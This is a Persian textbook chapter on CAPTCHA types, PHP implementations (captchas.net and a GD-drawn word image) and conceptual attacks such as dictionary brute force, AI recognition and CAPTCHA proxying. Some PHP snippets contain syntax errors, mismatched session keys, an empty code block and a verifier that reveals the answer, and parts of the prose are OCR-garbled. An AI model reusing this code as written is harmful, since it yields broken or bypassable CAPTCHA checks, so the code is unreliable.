کپچاهای صوتی ممکن است یک جایگزین قابل قبول جهت پوشش معایب استفاده از کپچاهای تصویری به نظر برسند. در ایالات متحده، قوانینی جهت حمایت از حقوق معلولین وجود دارد که طبق آن استفاده از کپچای صوتی به عنوان جایگزین و یا همراه کپچای تصویری توصیه شده است. در یک کپچای صوتی، کاربر به یک فایل صوتی گوش می‌دهد که در آن، یک کلمه یا یک توالی از کاراکترها خوانده می‌شود. در ادامه، کاربر چیزی را که شنیده است وارد می‌کند. گاهی کپچای صوتی همراه و مکمل کپچای تصویری می‌باشد گاهی نیز، کاربر می‌تواند یکی از آنها را انتخاب کند. گاهی فایل صوتی، مخدوش است و یا دارای نویز یا صداهای مشابه گفتار است تا نرم‌افزارهای تشخیص صدا را فریب بدهد. یک مثال از یک گزینه

جهت استفاده از یک کیچای صوتی به جای یک کیچای تصویری را می‌توانید در صفحه‌ی ثبت نام hotmail مایکروسافت بیابید.

علی‌رغم تبلیغات تشویق‌کننده‌ی کیچاهای صوتی به‌عنوان یک جایگزین قابل‌قبول جهت کیچاهای تصویری، در واقعیت، این نوع کیچاها تنها یک نوع چالش متفاوت را ایجاد می‌کنند و در جهان واقعی تعداد کاربران با مشکلات شنوایی یا نقص‌های شنوایی حتی بزرگ‌تر از افراد با مشکلات بینایی می‌باشد.

چنین گزارشی به علت مشکلاتی که دارند در تشخیص حروف یا کلمات، گیج خواهند شد. همچنین یک فرد که زبان مادری متفاوتی دارد ممکن است بتواند یک توالی حروف را به‌صورت طوطی‌وار تکرار کند ولی به احتمال زیاد قادر نخواهد بود که یک کلمه را با آن آشنایی ندارد را بنویسد. حتی یک فرد با زبان مادری یکسان با زبان کیچا نیز ممکن است مشکل هجی کردن صحیح یک کلمه‌ی ناآشنا یا متفاوت را داشته باشد.

برای کیچاهای صوتی، توانایی‌های مورد نیاز فراتر از توانایی‌های فیزیکی و شناختی بوده و به سخت‌افزار و نرم‌افزار نصب‌شده بر روی رایانه‌ی کاربر نیز مربوط می‌شود. در حالی که اغلب کاربران امروزی تمایل دارند و می‌توانند تصاویر را بر روی مانیتور ببینند ولی نداشتن سخت‌افزار و نرم‌افزار صوتی یا خراب بودن آن‌ها اغلب باعث می‌شود که حل چنین چالشی، غیرممکن باشد.

### کیچاهای شناختی

۱۱،۲،۳

نوع سوم از کیچاها نه بر اساس تصویری ساده و نه صوتی ساده (عمل می‌کند بلکه تمرکز آن بر روی ارزیابی یا تحلیل یک تصویر می‌باشد. کاربر ممکن است یک تصویر را در یافت کند و از وی خواسته شود که یک المان این تصویر را ارزیابی یا تعریف کند، مثلاً «کلاه موجود در این تصویر به چه رنگی است؟ یا ممکن است کاربر یک مجموعه از تصاویر را ببیند جهت مثال یک موز، یک سیب، یک گلابی و یک کامیون و از او پرسیده شود «چه تصویری متناسب با بقیه‌ی تصاویر نیست؟» در یک نمونه‌ی دیگر که بانگو (Bongo) نامیده می‌شود کاربر دو مجموعه از تصاویر را می‌بیند جهت مثال دایره‌ها و مستطیل‌ها و سپس یک تصویر دیگر به وی نشان داده می‌شود، جهت مثال، یک مربع و از او پرسیده می‌شود «این تصویر به کدام مجموعه از تصاویر تعلق دارد؟» یک کیچای شناختی ساده، که در آن از کاربر خواسته می‌شود که بیان کند که کدام یک از مجموعه‌ی چهار تصویر متناسب با سه مورد دیگر نیست، در تصویر ۱۱-۵ نشان داده شده است.

تصویر ۱۱-۵: یک کپچای شناختی ساده



چنین کپچاهایی جهت پیچیده نمودن چالش، طراحی می‌شوند و تلاش برای اینکه تفاوت بین پاسخگویان انسان و ماشین را بلا وقت بیشتری مشخص کنند. این کپچاها می‌توانند استفاده شوند ولی با هزینه‌ی خارج کردن انسان‌های مشروعی که توانایی انجام کارهای شناختی مورد نیاز را ندارند. به علاوه طراحی چنین مسائلی به سختی قابل ساخت و تأیید اعتبار هستند و بنابراین زمان زیادی لازم است تا یک مجموعه با اندازه‌ی کافی ساخته شود تا بتواند به صورت گسترده مورد استفاده قرار گیرد. با توجه به محدوده کوچک چنین چالش‌هایی، و ماهیت دوگانه‌ی بسیاری از سئوالات، می‌توان از روش‌هایی مانند یادگیری ماشین اقدام به ساخت رباط‌هایی نمود که بتوانند با احتمال بالایی با موفقیت به سئوالات پاسخ دهند. تا آنجا که ما می‌دانیم، بانگو همچنان یک احتمال نظری است که به صورت واقعی مورد استفاده قرار نمی‌گیرد، که این امر بدون شک به همین دلایل است.

مثال دیگری از این کپچا، روشی است که فیس بوک برای شناسایی انسان از آن استفاده می‌کند. فیس بوک برای تأیید اعتبار تعداد رندوم از تصاویر به همراه یک تصویر هدف به طور مثال برج ایفل را برای کاربر نمایش می‌دهد و از او خواسته می‌شود که عکس برج را انتخاب نماید. این روش در طرح سوال و محدوده سئوالات انعطاف بیشتری می‌باشد ولی همچنان ممکن است اشخاصی با ضریب هوشی پایین قادر به پاسخگویی نباشند.

به طور خلاصه، کپچاها چالش‌هایی هستند که ممکن است به خوبی در تمام شرایط عمل نکنند از طرفی این کپچاها می‌توانند در یک وضعیت عادی به خوبی عمل کنند در حالتی که به سادگی ایجاد شوند و در برابر حملات ساده مقاومت می‌کنند و تنها تعداد اندکی از کاربران مشروع را محدود می‌کنند. بنابراین شما به عنوان یک برنامه‌نویس باید چگونگی استفاده از آن‌ها را درک کنید.

۱۱,۲,۴ reCAPTCHA چیست؟

reCAPTCHA یا همان ریکپچا یک سرویس رایگان کپچا برای ایجاد نسخه های دیجیتالی از کتاب، روزنامه و برنامه های رادیویی قدیمی است. همانطور که بیان شد CAPTCHA برنامه ای برای تشخیص انسان از روبات در فضای اینترنت است و معمولا در فرم های ثبت نام یا بخش نظرات بکار گرفته میشود. با توجه به افزایش تعداد اسپمرها در سال های اخیر، استفاده از CAPTCHA تقریبا برای هر سایتی به امری ضروری بدل گشته و هر روز جایگاه خود را محکمتر از قبل خواهد کرد. در ادامه به بررسی تفاوت reCAPTCHA و CAPTCHA پرداخته و شکل گیری این ایده ی ساده ولی بسیار کاربردی را به شما معرفی خواهیم کرد.




تصویری از یک نمونه recaptcha

کاربران بطور متوسط در هر روز ۲۰۰ میلیون بار به سوالات CAPTCHA در اینترنت پاسخ میدهند که در هر مورد کمتر از چند ثانیه زمان کاربر صرف میشود. در نگاه اول این زمان چشمگیر نخواهد بود ولی با توجه به تعداد بالای آن زمانی معادل ۱۵۰۰۰۰ ساعت کار در روز برای پاسخ گویی به سوالات CAPTCHA هدر میشود. چه راهی برای استفاده مفیدتر از این زمان و جلوگیری از هدر رفتن بخشی از آن بنظر شما میرسد؟ reCAPTCHA با ایده ای خلاقانه برای تبدیل این وقت و انرژی به کتاب های دیجیتالی و استفاده مفید از این منبع رایگان شکل گرفت.

### تفاوت CAPTCHA و reCAPTCHA

برای دسترسی بهتر به اطلاعات و ایجاد نسخه های دیجیتالی از کتاب ها و روزنامه هایی که قبل از پیدایش کامپیوتر نوشته و چاپ شده اند روش های متعددی بکار گرفته شده است. مهمترین روش اسکن کامپیوتری صفحات کتاب و تشخیص ظاهری کاراکترها یا همان Optical Character Recognition – OCR است. تبدیل تصویر به متن حجم مورد نیاز برای ذخیره سازی یک کتاب را تا حد زیادی کاهش میدهد که موجب

افزایش سرعت دانلود و کاهش هزینه نگهداری یک دیتابیس بزرگ خواهد شد. مشکل اصلی زمانی ایجاد میشود که دقت سیستم های OCR کامل نیست و همواره با خطاهایی در تشخیص حروف همراه خواهد بود. reCAPTCHA در این مرحله کارایی خود را نشان داده و به کمک بشر آمده است.



ای از ناتوانی سیستم OCR در تشخیص کلمات

reCAPTCHA فرآیند ایجاد نسخه های دیجیتالی را ساده کرده و کلمات را بعنوان CAPTCHA برای کاربران اینترنتی ارسال میکند. در این روش تنها کلماتی که توسط سیستم OCR قابل تشخیص نیستند برای کاربران ارسال میگردد که عموماً شامل مواردی مانند پخش جوهر چاپ یا تا خوردگی در صفحات میشوند. سوال اصلی آن است که اگر کامپیوتر قادر به تشخیص این تصاویر نیست چگونه از صحت اطلاعات وارد شده توسط کاربر برای یک reCAPTCHA مطمئن میشود؟ برای حل این مشکل، هر کلمه ای که از سیستم OCR ارسال میشود همراه کلمه ای دیگر که توسط سیستم reCAPTCHA تولید شده و جواب صحیح آن مشخص است به کاربر نمایش داده میشود. اگر به کلمه اول پاسخ صحیح داده شود شانس درست بودن پاسخ برای کلمه دوم که از طریق OCR ارسال شده نیز بسیار بالا خواهد بود. برای تولید نهایی پاسخ های reCAPTCHA هر کلمه برای چندین کاربر متفاوت ارسال میگردد تا در صورت یکسان بودن پاسخ ها بعنوان جواب اصلی به سیستم OCR ارسال گردد.

در نتیجه اگر شما در یک سوال reCAPTCHA به کلمه اول پاسخ صحیح و به کلمه دوم پاسخی نادرست بدهید باز هم دسترسی به مرحله بعدی ثبت نام خواهید داشت زیرا تنها کلمه اول بعنوان ملاکی برای تشخیص انسان از روبات استفاده شده و کلمه دوم بعنوان همکاری در یک پروژه بین المللی و رایگان بکار گرفته میشود.

## ۱۱,۳ ایجاد یک تست کپچای مؤثر با استفاده از PHP

با توجه به پیچیدگی و سختی استفاده از روش‌های پیشرفته‌ی کپچا، ما خود را محدود به استفاده از ساده‌ترین نوع کپچای تصویری می‌کنیم که یک تصویر مخدوش نشده (یا اندکی مخدوش شده) از یک کلمه را به یک کاربر می‌دهد که باید وی این کلمه را وارد یک فرم کند. چنین چالشی قادر به استفاده‌ی مؤثر در بسیاری از وضعیت‌ها می‌باشد و به احتمال اندکی موجب محدود نمودن کاربران خاص خواهد شد.

### ۱۱,۳,۱ مدیریت کپچا با استفاده از وب سرویس ارائه شده توسط سایت دیگر

هیچ شکی نیست که ساده‌ترین روش جهت استفاده از کپچا این است که به فرد دیگری اجازه دهیم تا همه‌ی کارها را انجام دهد. ما در حال حاضر سایت‌های تجاری زیادی را مشاهده می‌کنیم که در ازای دریافت مبلغی، به شما اجازه می‌دهند تا از یک چالش کپچا واقع در سرورهای آن‌ها در وب‌سایت خود استفاده کنید. در این حالت، تمامی کارهای ارائه‌ی کپچا و ارزیابی پاسخ کاربر، خارج از سایت شما و دور از دید شما انجام می‌شود. همچنین برنامه‌های منبع‌باز و یا رایگان جهت همین نوع خدمات وجود دارند. چنین سرویس‌هایی به شما اجازه می‌دهند که کاربران خود را تنها با قرار دادن چند خط کد آماده در اسکریپت‌های خود، غریب‌نمایید.

برای مثال، جهت استفاده از خدمات `captchas.net` شما در ابتدا یک نام کاربری و رمز مخفی را از این سایت درخواست می‌کنید (که جهت استفاده‌ی غیرتجاری، رایگان است). این کلید رمز در ادامه توسط سرور این سایت مورد استفاده قرار می‌گیرد تا یک کپچا را بر اساس یک رشته‌ی تصادفی، که شما با درخواست خود جهت عکس فرستاده‌اید، ایجاد نماید.

ما مراحل الگوریتم منتشرشده‌ی `captchas.net` را در اینجا فهرست می‌کنیم به این دلیل که شما باید همین مراحل را در کد خود انجام دهید و بررسی کنید که آیا عبارت ارسال‌شده توسط کاربر همان مقداری است که در کپچای تولیدشده توسط `captchas.net` است یا خیر.

برای استفاده از یک کپچا در یک برنامه، شما باید در ابتدا یک مقدار رندوم را ایجاد کنید و سپس آن را در یک متغیر جلسه ذخیره کنید تا جهت بررسی ورودی کاربر قابل‌بازیابی باشد. می‌توانید این کار را مشابه کد زیر انجام دهید:



```
// generate a nonce
// using a random value concatenated with the current time
$nonce = md5( rand( 0, 65337 ) . time() );

// make it easier on the user by only using the first six characters of the nonce
$nonce = substr( $nonce, 0, 6 );

// store the nonce in the session
$_SESSION['nonce'] = $nonce;
```

درخواست کپچا از سرور `captchas.net` تنها نیازمند یک خط کد می باشد:

```

```

در این کد، متغیر `$client` به سرور `captchas.net` اجازه می دهد تا شما را شناسایی کند و بنابراین کلید رمز شما را بازیابی نماید. متغیر `$nonce` همان رشته ی تصادفی است که شما ایجاد کرده اید و می خواهید به تصویر تبدیل شود. سرور `captchas.net` از الگوریتم منتشر شده ی خود (که قبلاً تشریح شد) جهت تولید متن موجود در کپچا استفاده می کند و بعد از ایجاد کد کپچا آنرا برای شما ارسال می کند.

ما باید هنگام پردازش فرم باید بررسی کنیم که آیا رشته ی تایپ شده توسط کاربر در واقع رشته ی رمزگذاری شده در تصویر کپچا می باشد یا خیر. کد مربوطه جهت بررسی ورودی کاربر در ادامه آمده است :

سازمان فناوری اطلاعات ایران  
خدمات مشاوره ای

```
<?php

// retrieve the stored $secret
// re-create the captcha target
$nonce = $_SESSION['nonce'];
$step1 = $secret . $nonce;

// hash the resulting string
$step2 = md5( $step1 );

// retrieve the captcha target
$nonceLength = strlen ( $nonce );
$target = NULL;
for ( $i = 0; $i < $nonceLength; $i = $i+2 ) {
    // convert to decimal
    $byte = hexdec( substr( $step2, $i, 2 ) );
    // determine offset
    $mod26 = $byte % 26;
    // calculate ASCII, convert to alphabetic, and insert into string
    $char = chr( $mod26 + 97 );
    $target .= $char;
}

// compare the re-created target to the user's response,
// and respond appropriately
if ( $target === $_POST['captcha'] ) {
    print "<h1>Congratulations, Human!</h1>";
}
else {
    print "<h1>Sorry, it actually said $target.</h1>";
}

?>
```

مکمل

این کد ممکن است پیچیده به نظر برسد ولی تنها کاری که می‌کند این است که رشته‌ی هلاک کپچا را بازتولید می‌کند (با استفاده از الگوریتم خود [captchas.net](http://captchas.net) جهت تبدیل کد رمز الصاق شده به `nonce`) و سپس آن را با پاسخ کاربر مقایسه می‌کند.

حتی استفاده‌ی ساده از چند خط کد فردی دیگر درون برنامه‌ی شما یک لایه‌ی دیگر به پیچیدگی برنامه شما می‌افزاید و باعث ایجاد پتانسیل بالاتری جهت تأخیر و خرابی سرور و ترافیک خواهد شد. به علاوه، خریدن برنامه‌نویسی فردی دیگر ممکن است از لحاظ مالی عملی نباشد، علی‌الخصوص اگر شما افزایش ناگهانی در ترافیک و یا یک حمله‌ی خودکار طولانی‌مدت شما را تهدید کند و مجبور شوید که تعداد بسیار بیشتری کپچا را خریداری کنید تا بتوانید تقاضا را پاسخ‌گویید.

۱۱,۳,۲

### ایجاد کپچای توسط خود شما

بنابراین، ایجاد تست کپچای توسط خود شما به احتمال زیاد بهترین جایگزین می‌باشد. هرچند به تلاش زیادی جهت انجام آن مورد نیاز است ولی بالاترین انعطاف را در مدیریت برنامه به شما می‌دهد.

برای مثال ما یک کلمه‌ی دیکشنری تصادفی را انتخاب می‌کنیم، آن را در جلسه‌ی کاربر ذخیره می‌کنیم و سپس آن را با استفاده از توابع پردازش تصویر gd که درون PHP هستند و به صورت پیش فرض فعال می‌باشند رمزگذاری می‌کنیم. جزییات این مراحل به صورت زیر می‌باشد.

۱۱,۳,۲,۱

### یک چالش تصادفی را انتخاب کنید

اگر قرار بود که جهت هر کاربر همان چالش را انتخاب کنید باعث می‌شدید که پاسخ به چالش توسط هایجکینگ ساده شود. بنابراین، ممکن است که یک رشته‌ی بی‌معنی را ایجاد کنید. و یا اینکه از یک منبع داده ک عبارت را به صورت رندوم انتخاب نمایید. البته باید به این نکته توجه داشت که این روش را تنها جهت کامل کردن بحث بیان می‌کنیم زیرا این روش باعث شکننده شدن کپچا در برابر یک حمله‌ی بروت فورس مبتنی بر دیکشنری خواهد شد؛ شما می‌توانید این نقص را با استفاده از روش درهم‌سازی که در بالا نشان داده شد، کاهش دهید ولی اگر بخواهید این کار را انجام دهید آنگاه بهتر است که تنها یک رشته از کاراکترهای تصادفی را ایجاد کنید. شما می‌توانید یک فهرست از کلمات انگلیسی را در `usr/share/dict/words/` ذخیره نمایید. جهت نمایش بهتر، ما از آن به عنوان مثال استفاده می‌کنیم. البته یک پایگاه داده ممکن است سریع‌تر باشد، علی‌الخصوص اگر شما قبلاً ارتباطی با پایگاه داده را جهت بخش دیگری از برنامه‌ی خود ایجاد کرده باشید. کد مربوطه جهت انتخاب و ذخیره‌ی این کلمه‌ی تصادفی در ادامه آورده شده است:

```
<?php
```

```
// create a session to store the target word for later
session_start();
```

```
// flat file of words, one word per line
$dictionary = '/usr/share/dict/words');
```

```
// get a random offset
$totalbytes = filesize( $dictionary );
$offset = rand(0, ($totalbytes - 32));

// open the file, set the pointer
$fp = fopen( $dictionary, 'r' );
fseek( $fp, $offset );

// probably in the middle of a word, so do two reads to get a full word
fgets( $fp );
$target = fgets( $fp );
fclose( $fp );

// store the word in the session
$_SESSION['target'] = $target;

// captchaGenerate.php continues
```

در ابتدا شما یک متغیر را تعریف می‌کنید که مسیر رسیدن به فایل بزرگ کلمات شما را نگه دارد و در ادامه یک نقطه‌ی تصادفی را درون این فایل تعیین می‌کنید. شما این فایل را جهت خواندن باز می‌کنید و نشانگر فایل را بر روی نقطه‌ی تصادفی مدنظر خود قرار می‌دهید.

اکنون، شما ممکن است حتی در وسط یک کلمه باشید، بنابراین تابع `fgets()` جهت خواندن از روی نشانگر فایل تا کاراکتر `space` استفاده می‌کنید (که نشان‌دهنده‌ی انتهای کلمه‌ی جاری می‌باشد). سپس شما دوباره از `fgets()` استفاده می‌کنید تا کلمه‌ی تصادفی خود را ارائه آورید. هنگامی که آن را واکنشی کردید آن را به‌عنوان یک متغیر جلسه جهت استفاده در درخواست بعدی، ذخیره می‌کنید. مقدار `$target` چیزی است که کاربر باید در فرم به‌عنوان تصویر کپچا، تایپ کند.

### تولید تصویر

۱۱,۳,۲,۲

اکنون نوبت ایجاد یک عکس جدید براساس کلمه ای است که شما آنرا در مرحله رمزگذاری ایجاد کرده بودید. برای اینکار کافی است تنها شما چند خط مخدوش‌کننده را به تصویر اضافه کنید و متن را نیز اندکی بچرخانید تا اسکن کردن آن سخت‌تر شود. اگر در مورد استفاده از این سیستم جدی هستید، در مورد روش‌های `OCR` تحقیق کنید و از نبوغ خود جهت رسیدن به الگوهایی بهره ببرید که ممکن است نرم‌افزارهای تشخیصی را فریب بدهند. کد `PHP` آن به صورت زیر می‌باشد:

```
// continues captchaGenerate.php

// helper function for colors
function makeRGBColor( $color, $image ){
    $color = str_replace( "#", "", $color );
    $red = hexdec( substr( $color, 0, 2 ) );
    $green = hexdec( substr( $color, 2, 2 ) );
    $blue = hexdec( substr( $color, 4, 2 ) );
    $out = imagecolorallocate( $image, $red, $green, $blue );
    return( $out );
}

// use any ttf font on your system
// for our example we use the LucidaBright font from the Java distribution
// you may also find TTF fonts in /usr/X11R6/lib/X11/fonts/TTF
$font = '/usr/local/jdk1.5.0/jre/lib/fonts/LucidaBrightRegular.ttf' );
$fontSize = 18;
$padding = 20;

// geometry -- build a box for word dimensions in selected font and size
$wordBox = imageftbbox( $fontSize, 0, $font, $target );

// x coordinate of UR corner of word
$wordBoxWidth = $wordBox[2];
// y coordinate of UL corner + LL corner of word
$wordBoxHeight = $wordBox[1] + abs( $wordBox[7] );

$containerWidth = $wordBoxWidth + ( $padding * 2 );
$containerHeight = $wordBoxHeight + ( $padding * 2 );

$textX = $padding;
// y coordinate of LL corner of word
$textY = $containerHeight - $padding;

// captchaGenerate.php continues
```

در بخش اول این کد، شما تابعی را ایجاد می کنید که رنگ های هگزادسیمال استاندارد وب را به فرمت RGB تبدیل می کند تا بتواند توسط کتابخانه ی gb مورد استفاده قرار گیرد، سپس با استفاده از تابع imagecolorallocate یک عکس با پس زمینه ای برابر با رنگ داده شده ایجاد می کند به طور مثال اگر هر سه مقدار RGB با عدد ۲۵۵ تنظیم شده باشد یک عکس با پس زمینه سفید برمی گرداند.

سپس شما یک فونت مناسب را برای متن خود انتخاب می کنید.

در ادامه، شما کادری را ایجاد می کنید که شامل این کلمه خواهد بود. در ابتدا، از تابع imageftbbox جهت محاسبه ی اندازه ی کادری که خود کلمه نیاز دارد (با اندازه و فونت مشخص شده) استفاده کنید. این



تابع یک آرایه شامل هشت مقدار را برمی‌گرداند که بیانگر مختصات X و Y هر چهار گوشه به صورت ساعتگرد با ترتیب بالا-چپ، بالا-راست، پایین-راست و پایین-چپ می‌باشد. شما اندازه‌ی دقیق این کادر متن را بر اساس مختصات داده شده محاسبه می‌کنید و سپس حاشیه‌های متن از اطراف باکس (padding) را در همه‌ی جهات اضافه می‌کنید تا اندازه‌ی کادر شامل آن‌ها مشخص شود. درنهایت، شما مختصات X و Y را جهت قرار دادن کلمه در مرکز کادر حاوی آن، تعیین می‌کنید.

```
// continues captchaGenerate.php

// create the image
$captchaImage = imagecreate( $containerWidth, $containerHeight );

// colors
$backgroundColor = makeRGBColor( '225588', $captchaImage );
$textColor = makeRGBColor( 'aa7744', $captchaImage );

// add text
imagefttext( $captchaImage, $fontSize, 0, $textX, $textY, $textColor, $font,
    $target );

// rotate
$angle = rand( -20,20 );
$captchaImage = imagerotate( $captchaImage, $angle, $backgroundColor );

// add lines
$line = makeRGBColor( '999999', $captchaImage );
for ( $i = 0; $i < 4; $i++ ) {
    $xStart = rand( 0, $containerWidth );
    $yStart = rand( 0, $containerHeight );
    $xEnd = rand( 0, $containerWidth );
    $yEnd = rand( 0, $containerHeight );
    imageline( $captchaImage, $xStart, $yStart, $xEnd, $yEnd, $line );
}

// display the generated image
header( 'Content-Type:image/png' );
imagepng( $captchaImage );

?>
```

شما یک منبع تصویر جدید را ایجاد کرده و رنگ‌ها را هم جهت متن و هم جهت زمینه تعیین می‌کنید که به‌صورت عمدی اندکی تار باشند تا یک حمله‌ی خودکار سخت‌تر بتواند آن‌ها را تمایز دهد ولی باین‌حال



حتی جهت کاربران دارای کوررنگی نیز مناسب باشد. توجه کنید که مقادیر هگزادسیمال ارسال شده به `makeRGBColor()` نیازمند علامت سنتی # قبل از خود نیستند؛ اگر این علامت به عنوان بخشی از مقدار ارسال شود، به صورت خودکار حذف خواهد شد.

سپس، شما متن را بر روی زمینه با استفاده از تابع `imagefttext()` و با استفاده از فونت و اندازه‌ی مشخص شده، می‌نویسید و آن را با استفاده از محاسباتی که قبلاً انجام دادید در وسط می‌گذارید. اکنون یک تصویر دارید که متن در وسط آن قرار دارد.

در ادامه، شما تصویر را به اندازه‌ای تصادفی (تا بیست درجه در هر جهت) درون تصویر می‌چرخانید. شما می‌توانستید متن را در تابع `imagefttext()` هم بچرخانید؛ دومین پارامتر (که هنگامی که آن را فراخوانی کردید برابر با ۰ قرار گرفت) زاویه‌ای است که جهت تولید تصویر مورد استفاده قرار می‌گیرد. البته انجام این کار به این طریق به کادر شامل عکس اجازه نمی‌داد که به صورت عمودی گسترش یابد به گونه‌ای که متن همچنان در مرکز به نظر برسد که در واقع همان چیزی است که مطلوب شما می‌باشد. سپس، شما چهار خط را در مکان‌های تصادفی اضافه می‌کنید تا باز هم تصویر را مخدوش‌تر نمایید. شما از یک رنگ متفاوت جهت این خطوط استفاده می‌کنید چرا که نمی‌خواهید که خواندن کپچا جهت انسان‌ها بیش از حد سخت باشد. در نهایت، شما خروجی را خواهید دید که در تصویر ۶-۱۱ نشان داده شده است.

تصویر ۱۱-۶: کپچای تولید شده



قرار دادن تصویر کپچا در یک فرم

۱۱,۳,۲,۳

برای این کار تنها کافی است که تصویر کپچا را در یک فرم HTML قرار دهید و یک کادر ورود متن را جهت پاسخ کاربر به همراه تعدادی دستورالعمل اولیه، درون آن قرار دهید. کد مربوطه جهت انجام اینکار در ادامه آورده شده است:

```
<h1>Please Login</h1>
```

```
<p>
```

```
To prevent abuse by automated attempts to login,  
we are asking you to type the word you see displayed below.
```

```
<em>If you cannot see this image, please contact us for assistance.</em>
```

```
</p>
```

```
<form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post">
```

```
  
```

```
  <br />
```

```
  <input type="text" name="captcha" size="22" /><br />
```

```
  <input type="submit" value="Login" />
```

```
</form>
```

این، یک فرم توسط HTML پیاده سازی می شود و از PHP تنها جهت مشخص نمودن فایل یا صفحه ای که قرار است اطلاعات را دریافت کند استفاده شده است. منبع این تصویر همان اسکریپت قبلی است که کپچا را ایجاد نموده است.

بررسی پاسخ کاربر

۱۱,۳,۲,۴

هنگامی که کاربر، فرم را ارسال می کند شما پاسخ وی را با `$_SESSION['captcha_word_']` مقایسه می کنید و اگر منطبق بود آنگاه می توانید به صورت منطقی مطمئن باشید که وی یک انسان است. کد مربوطه جهت دریافت پاسخ و مقایسه ی آن با پاسخ درست در ادامه آورده شده است:

```
<?php
```

```
session_start();
```

```
if ( !empty( $_POST['captcha'] ) ) {
```

```
  if ( !isset( $_SESSION['target'] ) ) {
```

```
    print '<h1>Sorry, there was an error in logging in.
```

```
    Please contact us for assistance.</h1>';
```

```
  }
```

```
elseif ( $_SESSION['target'] === $_POST['captcha'] ) {
    print '<h1>You have successfully logged in!</h1>';
    unset( $_SESSION['target'] );
}
else {
    print '<h1>Incorrect! You are not logged in.</h1>';
}
}
?>
```

بررسی پاسخ کاربر بسیار ساده است. برای انجام اینکار در زمان ایجاد کد کپچا آنرا درون خانه ای از آرایه session ذخیره می کنیم. (همانطور که می دانید به ازای هر کاربر session مخصوص به خودش ایجاد می شود. حال زمانی که کاربر داده را توسط متد post ارسال نمود آنرا با متغیر session چک کرده اگر یکسان بود ورود مجاز می باشد می توان متغیر جلسه را حذف نمود در غیر اینصورت پیغام خطا برای کاربر نمایش داده می شود.

#### ۱۱.۴ حمله به کپچا

درحالی که برنامه نویسان چالش های کپچا را جهت جلوگیری و یا کمینه نمودن سوءاستفاده ارائه داده اند مهاجم های مخرب بی کار ننشسته اند. واضح است که برای اینکه به یک کپچا به صورتی حمله شود که احتمال موفقیت بالا باشد باید اغلب تلاش های قابل توجهی صورت گیرد. ولی اگر پاداش این کار به اندازه ای کافی زیاد باشد، آنگاه این تلاش جهت مهاجم ارزش خواهد داشت. در میان حملات مستقیمی که جهت حمله به کپچاها ایجاد شده اند، موارد زیر را می توان نام برد:

- حملات بروت فورس ممکن است با حدس ساده شروع شده و تا اجرا و وارد کردن تمامی آیتم های موجود در یک دیکشنری ادامه یابد. این حملات می توانند به شکل شگفت آوری مؤثر باشند اگر هدف پیدا کردن یک کلمه ی با معنا باشد. این امر و خصوصاً زمانی راحتتر می شود که منبع شما جهت کلمه همان دیکشنری یونیکسی باشد که در دسترس مهاجم نیز قرار دارد یعنی در `usr/share/dict/words/` همان طور که قبلاً گفتیم، شما می توانید چنین حمله ای را با درهم سازی نمودن و یا رمزنگاری نمودن کلمه سخت تر کنید ولی در اینصورت استفاده از کلمات با معنا بی

فایده می‌شود زیرا شما کلمه ای می‌سازید که معنایی ندارد و عبارت دیگر نیازی به استفاده از دیکشنری نیز وجود ندارد.

- مهاجمین ممکن است از روش‌های هوش مصنوعی جهت حل این چالش بهره ببرند و اگر بتوانند بدین وسیله محدوده جوابهای ممکن را کاهش دهند احتمال موفقیت و سرعت رسیدن به پاسخ صحیح کاهش می‌یابد. به طور مثال می‌توانند از ابزار هوش مصنوعی تشخیص اشیاء مانند تشخیص چهره، اعداد و حروف برای تشخیص کپچاهای تصویری و از ابزار پردازش صوت برای تشخیص حروف یا کلمات استفاده نمایند.

- در نهایت، حملات هایجکینگ بسیار مؤثر هستند چراکه نیاز مهاجم جهت پردازش کپچا را به کلی از بین می‌برند. در مقابل یک چالش کپچا، هایجکر یک وضعیت خودکار را ایجاد می‌کند که در آن، وی می‌تواند همین چالش را در جایی دیگر در برابر یک کاربر انسانی قرار دهد. برای مثال، یک اسپمر که می‌خواهد تعداد زیادی ایمیل رایگان ایجاد کند ممکن است یک وبسایت را ایجاد کند و از طریق موتور اسپم خود آن را تبلیغ نماید و SEO آنرا حداکثر امکان بالا ببرد. هنگامی که یک کاربر به چنین سایتی می‌رود، کاربر را تشویق به ثبت نام در سایت می‌کند و در صفحه ثبت نام اسکریپت مربوط به سایت ارائه دهنده خدمات ایمیل را قرار می‌دهد که در این حالت کاربر بدون اینکه بداند در سایتی دیگر که همان سایت مد نظر اسپمر است ثبت نام می‌کند. در ادامه، کپچای سیستم ایمیل را به کاربر به عنوان شرط دسترسی به سایت مبتذل ارائه می‌کند. این فرد کاربر پاسخ صحیح را ارائه می‌کند که این پاسخ جهت سایت ایمیل فرستاده می‌شود تا به هدف خود رسیده باشد. اصطلاحاً به روش فوق پراکسی کردن کپچا گفته می‌شود که امروزه رایج می‌باشد.

## ۱۱،۵ مشکلات بالقوه در استفاده از کپچاها

همانطور که مشاهده نمودید ساخت کدهای کپچا که با استفاده از PHP کار خیلی سخت نیست. ولی مشکلات بالقوه‌ای نیز وجود دارند که آنها در ادامه بیان خواهیم کرد.

### ۱۱،۵،۱ هایجک کردن کپچاها نسبتاً ساده است

یک کاربر توانا می‌تواند سایتی را در چند ساعت ایجاد کند که کپچای شما را پراکسی می‌کند. اگر وی بتواند ۵۰ هزار نفر را وادار کند که به سایت وی بروند و پاسخ هر کپچا را ارائه دهند، وی می‌تواند ۵۰ هزار بار

ثابت کند که اسکریپت وی انسان است. اگر هدف یک کپچا جلوگیری از فردی است که می‌خواهد استفاده از سایت شما را اسکریپت‌نویسی کند، شما به روش‌های دفاعی دیگری نیز نیاز دارید

- هرچه استفاده از کپچا رایج تر می‌شود به همان اندازه ابزارهای هوش مصنوعی جدید ارائه می‌شوند

